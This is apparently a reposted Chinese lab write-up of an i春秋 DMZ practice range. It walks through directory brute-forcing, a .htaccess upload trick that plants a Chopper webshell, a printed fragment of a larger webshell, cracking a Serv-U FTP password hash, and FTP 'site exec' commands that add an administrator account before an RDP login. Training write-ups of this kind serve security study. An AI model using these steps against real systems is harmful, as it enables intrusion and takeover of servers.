

i春秋DMZ大型靶场实验(一)内网拓展

转载

Jeremy_Yoyo 于 2020-08-24 15:21:06 发布 123 收藏
分类专栏： 技术
原文链接：https://www.colorgg.com






更具提示 先下载工具包


ip 172.16.12.226 打开bp 进行代理发现 整个页面 没有请求

没有其页面通过 御剑，dir，hscan 进行目录爆破未发现有用信息 对当前页面进行代码审计发现png 二级图片路径


在对二级目录爆破 发现 upload.php 上传页面




尝试上传 把工具包内




上传 htaccess 内文件把 chopper.ccc 解析成php 文件



直接上传 返利他的dolowd.php 暴露上传后路径



直接菜刀连接




上传大马


```
    return $array;
}
$salt = "silic1234";
$psw = trim($_POST['silicpass']);
$password = "9c3a9720372fdfac053882f578e65846";
$passt = $salt.$psw;
$passt = md5(md5(md5($passt)));
$asse='assert';
function Root_CSS()
```

md5解密 出来

去掉盐 登录密码为 Silic 尝试端口扫描 发现43958 端口 可用确认 这台电脑安装了serv-u 先确认安装路径

dir c:\serv-u /s 寻找 c盘下所有 serv-u 目录


C:\www\u-Are-Admin\u-upload-file\> dir c:\serv-u /s
驱动器 C 中的卷没有标签。
卷的序列号是 BCE2-D1CF
c:\Documents and Settings\All Users\「开始」菜单\程序 的目录
2017-11-23 15:42 <DIR> Serv-U
0 个文件 0 字节
c:\Program Files\RhinoSoft.com 的目录
2019-07-10 22:10 <DIR> Serv-U
0 个文件 0 字节
所列文件总数:
0 个文件 0 字节
2 个目录 10,761,134,080 可用字节
C:\www\u-Are-Admin\u-upload-file\>


C:\Program Files\RhinoSoft.com\Serv-U\
72.16.12.226
目录 (0), 文件 (34)
名称
A:
C:
www
Apache2.2
Config.Msi
Documents and Settings
Inetpub
php
Program Files
Apache Software Foundation
Common Files
ComPlus Applications
Internet Explorer
MySQL
NetMeeting
Outlook Express
phpStudy
Apache
backup
IIS
Lighttpd
MySQL
nginx
php52
php53
php53n
php54n
KB.ico
KB.url
keygen.exe
libeay32.dll
License.txt
Microsoft.VC80.CRT.manifest
MSVCP80.DLL
MSVCR80.DLL
ReadMe.txt
RhinoNET.dll
Serv-U.chm
Serv-UID.old
ServUAdmin.exe
ServUAdmin.exe.bak
ServUAdmin.ini
ServUCert.crt
ServUCert.key
ServUDaemon.exe
ServUDaemon.exe.bak
ServUDaemon.ini


查看

172.16.12.226 | 172.16.12.226 | 172.16.12.226 | 172.16.12.226

载入 C:\Program Files\RhinoSoft.com\Serv-U\ServUDaemon.ini

```
[GLOBAL]
Version=6.4.0.6
UseUPnP=1
RegistrationKey=b5MXNJ16+Zmq7s5Bu1E4O+OAHOxzIaPojzcd9niegJMTMhcD78Oq7s5BRK46O+pmaC8FQNWbhlNsgTj6HL10V/==
ProcessID=1048
[DOMAINS]
Domain1=0.0.0.0||21|haxorcitos|1|0|0
[Domain1]
User1=silic|1|0
[USER=silic|1]
Password=axD863A61A33950A96393EDB53952F3AD1
HomeDir=c:\
RelPaths=1
PasswordLastChange=1562771279
TimeOut=600
Access1=C:\|RWAMELCDP
```

发现账号silic　密码直接MD5解密



去掉 ax 盐 silic 才是他的密码 尝试 ftp 登录提权

```
C:\Documents and Settings\Administrator>ftp 172.16.12.226
Connected to 172.16.12.226.
220 Serv-U FTP Server v6.4 for WinSock ready...
User (172.16.12.226:(none)): silic
331 User name okay, need password.
Password:
230 User logged in, proceed.
ftp> whoami
Invalid command.
ftp> net user
Invalid command.
ftp> quote site exec net user
200 EXEC command successful (TID=33).
ftp> quote site exec whoami
200 EXEC command successful (TID=33).
ftp> quote site exec net user username password /add
200 EXEC command successful (TID=33).
ftp> quote site exec net localgroup administrators username /add
200 EXEC command successful (TID=33).
ftp> start
```

直接添加账号 username password

打开mstsc 登录成功